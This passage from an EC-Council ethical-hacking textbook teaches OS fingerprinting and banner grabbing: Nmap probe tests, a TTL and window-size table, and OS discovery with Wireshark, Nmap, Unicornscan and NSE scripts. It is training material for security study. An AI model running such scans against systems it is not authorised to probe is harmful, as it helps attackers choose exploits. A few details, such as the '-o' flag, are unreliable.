All Rights Reserved. Reproduction is Strictly Prohibited.

OS. In active banner grabbing, the attacker sends a variety of malformed packets to the remote host, and the responses are compared with a database. Responses from different OS vary because of differences in TCP/IP stack implementation.

For instance, the scanning utility Nmap uses a series of nine tests to determine an OS fingerprint or banner grabbing. The tests listed below provide some insights into an active banner grabbing attack, as described at *www.packetwatch.net*:

- **Test 1:** A TCP packet with the SYN and ECN-Echo flags enabled is sent to an open TCP port.
- **Test 2:** A TCP packet with no flags enabled is sent to an open TCP port. This type of packet is a NULL packet.
- **Test 3:** A TCP packet with the URG, PSH, SYN, and FIN flags enabled is sent to an open TCP port.
- **Test 4:** A TCP packet with the ACK flag enabled is sent to an open TCP port.
- **Test 5:** A TCP packet with the SYN flag enabled is sent to a closed TCP port.
- **Test 6:** A TCP packet with the ACK flag enabled is sent to a closed TCP port.
- **Test 7:** A TCP packet with the URG, PSH, and FIN flags enabled is sent to a closed TCP port.
- **Test 8 PU (Port Unreachable):** A UDP packet is sent to a closed UDP port. The objective is to extract an "ICMP port unreachable" message from the target machine.
- **Test 9 TSeq (TCP Sequence ability test):** This test tries to determine the sequence generation patterns of the TCP initial sequence numbers (also known as TCP ISN sampling), the IP identification numbers (also known as IPID sampling), and the TCP timestamp numbers. It sends six TCP packets with the SYN flag enabled to an open TCP port.

The objective of these tests is to find patterns in the initial sequence of numbers that the TCP implementations chose while responding to a connection request. They can be categorized into groups, such as traditional 64K (many old UNIX boxes), random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX, Cray, and many others), or true random (Linux 2.0.*, OpenVMS, newer AIX, etc.). Windows boxes use a "time-dependent" model in which the ISN is incremented by a fixed amount for each occurrence.

- **Passive Banner Grabbing**

  Source: *https://www.symantec.com*

  Like active banner grabbing, passive banner grabbing also depends on the differential implementation of the stack and the various ways in which an OS responds to packets. However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host via sniffing to study telltale signs that can reveal an OS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Passive banner grabbing includes:

- **Banner grabbing from error messages**: Error messages provide information, such as type of server, type of OS, and SSL tools used by the target remote system.
- **Sniffing the network traffic**: Capturing and analyzing packets from the target enables an attacker to determine the OS used by the remote system.
- **Banner grabbing from page extensions**: Looking for an extension in the URL may help in determining the application version. For example, .aspx => IIS server and Windows platform.

The four areas that typically determine the OS are given below:

- TTL (time to live) of the packets: What does the OS sets as the Time To Live on the outbound packet?
- Window Size: What is the Window size set by the OS?
- Whether the DF (Don't Fragment) bit is set: Does the OS set the DF bit?
- TOS (Type of Service): Does the OS set the TOS, and if so, what setting is it?

Passive fingerprinting is neither fully accurate nor limited to these four signatures. However, one can improve its accuracy by looking at several signatures and combining the information. The following is an analysis of a sniffed packet described by Lance Spitzner in his paper on passive fingerprinting (*https://www.symantec.com/connect/articles/passive-fingerprinting*):

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:0x0 ID:56257
***F**A* Seq: 0x9DD90553
Ack: 0xE3C65D7 Win: 0x7D78
```

According to the four criteria, the following are identified:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The DF bit is set
- TOS: 0x0

Compare this information with a database of signatures.

TTL: The TLL from the analysis is 45. The original packet went through 19 hops to get to the target, so it sets the original TTL to 64. Based on this TTL, it appears that the user sent the packet from a Linux or FreeBSD box (however, more system signatures need to be added to the database). This TTL confirms it by implementing a traceroute to the remote host. If the trace needs to be performed stealthily, the traceroute TTL (default 30 hops) can be set to one or two hops fewer than the remote host (-m option). Setting the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

traceroute in this manner reveals the path information (including the upstream provider) without actually contacting the remote host.

Window Size: In this step, the window sizes are compared. The window size is another effective tool for determining precisely what window size is used and how often it is changed. In the previous signature, the window size is set at 0x7D78, which is the default window size used by Linux. In addition, FreeBSD and Solaris tend to maintain the same window size throughout a session. However, Cisco routers and Microsoft Windows NT window sizes constantly change. The window size is more accurate when measured after the initial three-way handshake (due to TCP slow start).

DF bit: Most systems use the DF bit set; hence, this is of limited value. However, this makes it easier to identify a few systems that do not use the DF flag (such as SCO or OpenBSD).

TOS: TOS is also of limited value, as it seems to be more session-based than OS-based. In other words, it is not so much the OS as the protocol used that determines the TOS to a large extent.

Using the information obtained from the packet, specifically the TTL and the window size, one can compare the results with the database of signatures and determine the OS with some degree of confidence (in this case, Linux kernel 2.2.x).

Passive fingerprinting, like active fingerprinting, has some limitations. First, applications that build their own packets (e.g., Nmap, Hunt, Nemesis, etc.) will not use the same signatures as the OS. Second, it is relatively simple for a remote host to adjust the TTL, window size, DF, or TOS setting on the packets.


Passive fingerprinting has several other uses. For example, attackers can use stealthy fingerprinting to determine the OS of a potential target such as a web server. A user only needs to request a web page from the server and then analyze the sniffer traces. This bypasses the need for using an active tool that various IDS systems can detect. Passive fingerprinting also helps in identifying remote proxy firewalls. It may be possible to ID proxy firewalls from the signatures as discussed above, simply because proxy firewalls rebuild connections for clients. Similarly, passive fingerprinting can be used to identify rogue systems.

Note: We will discuss passive banner grabbing in later modules.

Why Banner Grabbing?

An attacker uses banner grabbing to identify the OS used on the target host and thus determine the system vulnerabilities and exploits that might work on that system to carry out further attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Identify Target System OS

Identifying the target OS is one of the important tasks for an attacker to compromise the target network/machine. In a network, various standards are implemented to allow different OSs to communicate with each other. These standards govern the functioning of various protocols such as IP, TCP, UDP, etc. By analyzing certain parameters/fields in these protocols, one can reveal the details of the OS. Parameters such as Time to Live (TTL) and TCP window size in the IP header of the first packet in a TCP session help identify the OS running on the target machine. The TTL field determines the maximum time that a packet can remain in a network, and the TCP window size determines the length of the packet reported. These values vary among OSs, as described in the following table:

Operating System	Time To Live	TCP Window Size
Linux (Kernel 2.4 and 2.6)	64	5840
Google Linux	64	5720
FreeBSD	64	65535
OpenBSD	64	16384
Windows 95	32	8192
Windows 2000	128	16384
Windows XP	128	65535
Windows 98, Vista, and 7 (Server 2008)	128	8192
iOS 12.4 (Cisco Routers)	255	4128

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Solaris 7	255	8760
AIX 4.3	64	16384

Table 3.3: TTL and TCP Window size values for OS

Attackers can use various tools to perform OS discovery on the target machine, including Wireshark, Nmap, Unicornscan, and Nmap Script Engine. Attackers can also adopt the IPv6 fingerprinting method to grab the target OS details.

OS Discovery using Wireshark

Source: *https://www.wireshark.org*

To identify the target OS, sniff/capture the response generated from the target machine to the request-originated machine using packet-sniffing tools such as Wireshark, etc., and observe the TTL and TCP window size fields in the first captured TCP packet. By comparing these values with those in the above table, you can determine the target OS that has generated the response.




Figure 3.77: Wireshark screenshot showing TTL value (Possible OS is Windows)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.78: Wireshark screenshot showing TTL value (Possible OS is Linux)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OS Discovery using Nmap and Unicornscan

OS Discovery using Nmap

Source: *https://nmap.org*

To exploit the target, it is highly essential to identify the OS running on the target machine. Attackers can employ various tools to acquire the OS details of the target. Nmap is one of the effective tools for performing OS discovery activities. In Zenmap, the **-o** option is used to perform OS discovery, which displays the OS details of the target machine.




Figure 3.79: OS Discovery using Zenmap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

OS Discovery using Unicornscan

Source: *https://sourceforge.net*

In Unicornscan, the OS of the target machine can be identified by observing the TTL values in the acquired scan result. To perform Unicornscan, the syntax **#unicornscan <target IP address>** is used. As shown in the screenshot, the **ttl** value acquired after the scan is **128**; hence, the OS is possibly Microsoft Windows (Windows 7/8/8.1/10 or Windows Server 2008/12/16).





Figure 3.80: OS Discovery using Unicornscan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OS Discovery using Nmap Script Engine

Source: *https://nmap.org*

Nmap Scripting Engine (NSE) in Nmap can be used to automate a wide variety of networking tasks by allowing users to write and share scripts. These scripts can be executed parallelly with the same efficiency and speed as Nmap. Attackers can also use various scripts in the Nmap Script Engine for performing OS discovery on the target machine. For example, in Nmap, **`smb-os-discovery`** is an inbuilt script used for collecting OS information on the target machine through the SMB protocol.

In Zenmap, NSE can be generally activated using the **`-sC`** option. If the custom scripts are to be specified, then attackers can use the **`--script`** option. The NSE results will be displayed with both the Nmap normal and XML outputs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 3.81: OS Discovery using Nmap Script Engine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OS Discovery using IPv6 Fingerprinting

Source: *https://nmap.org*

